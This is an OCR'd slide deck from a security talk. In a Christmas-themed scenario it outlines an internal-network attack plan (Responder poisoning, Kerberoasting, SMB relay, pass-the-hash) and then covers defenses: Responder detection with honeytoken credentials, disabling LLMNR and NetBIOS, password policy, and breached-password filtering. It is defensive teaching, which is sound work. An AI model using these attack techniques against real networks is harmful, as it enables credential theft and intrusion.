

### **Pwn the Pentester**

### **Brian Johnson / 7 Minute Security**

# Agenda

Introductions



Clark Griswold wants to hack Santa



Lets help Santa defend the North Pole network!



### Who's this guy?

Security engineer for 7 Minute Security



Podcaster



I love to share what I learn!



### Who's this guy?

**BPATTY** 

Blue team ▼

Command line ▼

Hardware

Pentesting how-tos & guides ▼

Resources (IT/security) ▼

Scripts ▼

Web tech ▼

#### Welcome to BPATTY by 7 Minute Security

What in the world is a "BPATTY?!"

Any similarities to a "beef" patty?

Wait, wait! There are already way, way, WAY better documents, tools and collections like this out there!

How often does BPATTY get updated?

Who are you?

I want to electronically punch you in the neck!



#### What in the world is a "BPATTY?!"

This is **BPATTY**, which stands for **B**rian's **P**entesting **a**nd **T**echnical **T**ips for **Y**ou. It's basically r and scripts that once upon a time I saved to OneNote, Evernote, Notepad, Stickies, Notepad++ *breath*...Leafpad, Post-it notes, etc.

I made a big effort last year to throw all this crud in one place on my blog but realized that for per Github repository and Wiki makes more sense. So here we are!

I sincerely hope BPATTY can help you in your IT and infosec journey. If you have any suggestior raise an issue and I'll respond!

### Who's this guy?



# Clark Griswold is upset...



Clark Griswold is upset...



I'm gonna get you for this, Santa!



### Clark Griswold's plan of attack

- Drop a device on Santa's workshop network
- Sniff the network for credentials
- Take over domain controllers in 2 commands
- Crack Kerberoastable accounts
- Abuse (lack of) SMB signing
- Pass the local admin hash!





VS



# Lets defend Santa's workshop!



#### **Basic**

1 Inventory and Control of Hardware Assets

2 Inventory and Control of Software Assets

3 Continuous Vulnerability Management


4 Controlled Use of Administrative Privileges

1 Inventory and Control of Hardware Assets












# How can Santa defend against this?

Fing box





## Fing box







# Fing box









# Clark Griswold's plan of attack

- Drop a device on Santa's workshop network (worked!)
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- Abuse (lack of) SMB signing
- Pass the local admin hash!






https://github.com/lgandx/Responder

Responder is a LLMNR, NBT-NS and MDNS poisoner, with built-in HTTP/SMB/MSSQL/FTP/LDAP rogue authentication server supporting NTLMv1/NTLMv2/LMv2, Extended Security NTLMSSP and Basic HTTP authentication.

Said another way: "It tricks systems into coughing up credentials!"







Head Elf's PC



Head Elf's PC

Hey DNS server, ever heard of *rudolf?* 

Sorry, nope! Never heard of it.

Aaaaaaanybody else (Netbios/LLMNR?)?



That's meeee!!! Muwahahhwhahhohoha!!!




Jason (sysadmin)

Great! Here comes some authentication info!










# How can Santa defend against this?

### Scan for Responder!

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https://github.com/CredDefense/CredDefense




### Scan for Responder!



https://github.com/CredDefense/CredDefense


Invoke-ResponderGuard -CidrRange 192.168.168.0/24 -LoggingEnabled -HoneyTokenSeed\_

- [\*] ResponderGuard received an NBNS response from the host at 192.168.168.195 for the hostname [\*] Something is amiss. We should only have one answer. Answer Count: 0 PROXYSRV!
- [\*] An event was written to the Windows Event log.
- [\*] Submitting Honey Token Creds NORTHPOLE\MrsClaus : Summer2019 to \\192.168.168.195\c\$!




### Disable insecure network protocols

Computer Configuration > Administrative Templates > Network > DNS Client



### Disable insecure network protocols

Network control panel > Connection properties > IPV4 > Advanced > WINS



# Stop users from picking bad passwords!

- Maintain an 8-character minimum length requirement (longer isn't necessarily better)
- Don't require character composition requirements. For example, \*&(^%\$
- Don't require mandatory periodic password resets for user accounts
- Ban common passwords, to keep the most vulnerable passwords out of your system
- Educate your users to not re-use their organization passwords for non-work related purposes
- Enforce registration for multi-factor authentication
- Enable risk-based multi-factor authentication challenges

# Stop users from picking bad passwords!



https://haveibeenpwned.com/Passwords

#### Pwned Passwords

Pwned Passwords are 555,278,657 real world passwords previously exposed in data breaches. This exposure makes them unsuitable for ongoing use as they're at much greater risk of being used to take over other accounts. They're searchable online below as well as being downloadable for use in other online systems. Read more about how HIBP protects the privacy of searched passwords.

•••••

pwned?

Oh no — pwned!

This password has been seen 1,634 times before

This password has previously appeared in a data breach and should never be used. If you've ever used it anywhere before, change it!

### Stop users from picking bad passwords!

Three free/cheap options help you stop bad password use!


Option 1: Pwned Passwords API

Option 2: Pwned Passwords DLL

Option 3: SafePass.me

	Pwned Passwords API	Pwned Passwords DLL	SafePass.me
Cost	\$3.50/month	Free	See Website
Local or cloud hosted?	Cloud	Local	Local
Password data transmitted over the Internet?	Partial	No	No
Requires local storage of password wordlists?	No	Yes	Yes
Allow custom wordlists?	No	Yes	Yes

**BPATTY** Blue team ▼ Command line ▼ Hardware Pentesting how-tos & guides -Caldera Cuckoo Sandbox TY by 7 Minute S CredDefense **Forensics** Honeypots Local Administrator Password Solution **Network monitoring** 7 MINU S E C U R **PwnedPasswords** WEFFLES





https://bpatty.rocks/#blue\_team/pwnedpasswords.md

- 9. In Visual Studio click **Project -> PwnedPasswordsDLL Properties...** and make these changes:
  - Configuration Properties -> VC++ Directories -> Include Directories do a right-click on the path and click Edit, then
     add C:\crypto and click OK.
  - Configuration Properties -> VC++ Directories -> Library Directories do a right-click on the path and click Edit and then insert the path C:\crypto\x64\0utput\Debug\ and click OK.
  - Configuration Properties -> Linker -> Input -> Additional Dependencies do a right-click on the path and click Edit and then insert the path C:\crypto\x64\0utput\Debug\cryptlib.lib and click OK.
  - Configuration Properties -> C/C++ -> Code Generation -> Runtime Library change to Multi-threaded Debug (/MTd)
- 10. In Visual Studio click Build > Build Solution

#### •


#### https://bpatty.rocks/#blue\_team/pwnedpasswords.md

- 3. Download Crypto++ to your machine as well (for this test I used version 6.1.0). Unzip it to a folder on your machine, such as C:\crypto.
- 4. Open Visual Studio, and open <a href="C:\crypto\cryptest.sln">C:\crypto\cryptest.sln</a>. You may be prompted to install some missing features. Click **Install**. At the top of the Visual Studio window, ensure **Debug** and **Win32** are selected.
- 5. From the **Build** menu, choose **Batch Build**. From the selections in the next pop-up box, choose:
  - o cryptlib / Debug / x64
  - o cryptlib / Release / x64

Then click Build.

- 6. Now open <a href="C:\pwnedpasswords\PwnedPasswordsDLL.sln">C:\pwnedpasswords\PwnedPasswordsDLL.sln</a>. At the top of the Visual Studio window, ensure **Release** and **x64** are selected.
- 7. Download Troy Hunt's 500M Pwned Passwords from here. Extract the .7z file to a central location, such as \yourdomain.local\passwords.
- 8. Open C:\pwnedpasswords\PwnedPasswordsDLL\dllmain.cpp and search for a section that looks like this:

```
// String array of the file names + locations - you may customise if you wish
string str1[3] = { "C:\\pwned-passwords-1.0.txt", "C:\\pwned-passwords-update-1.txt", "C:\\pwned-pa
sswords-update-2.txt" };
```






https://github.com/JacksonVD/PwnedPasswordsDLL-API


Branch: master ▼

PwnedPasswordsDLL-API / x64 / Release /







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
https://safepass.me

# The most comprehensive collection of breached and compromised passwords

safepass.me™ was created specifically to address the new password guidelines from NIST and NCSC (800-63b) that recommend checking user passwords against public database breaches. safepass.me™ does this in the most efficient way, using a probabilistic data structure and AI to minimise the query time and the size of the overall memory footprint on the system. We check for over 551 million passwords in a fraction of a second using a superset of the Have I Been Pwned (HIBP) database created and maintained by Troy Hunt. Have I Been Pwned is the largest collection of compromised data breaches currently available. We've consolidated a 30GB database file into a very manageable 500MB self-contained installer.



https://safepass.me





### https://safepass.me



#### wordlist - Notepad

```
File Edit Format View Help
```

# This file will be used by safepass.me as an additional wordlist to check against.

# Please refer to the documentation for details on how to use it.

Dasher

Dancer

Prancer

Vixen

Comet

Cupid

Donner

Blitzen

Santa

NaughtyList

Kringle

E1f




^^^ Warning about this pop up message! ^^^

### Audit for bad passwords in your AD

Δ

https://github.com/CredDefense/CredDefense



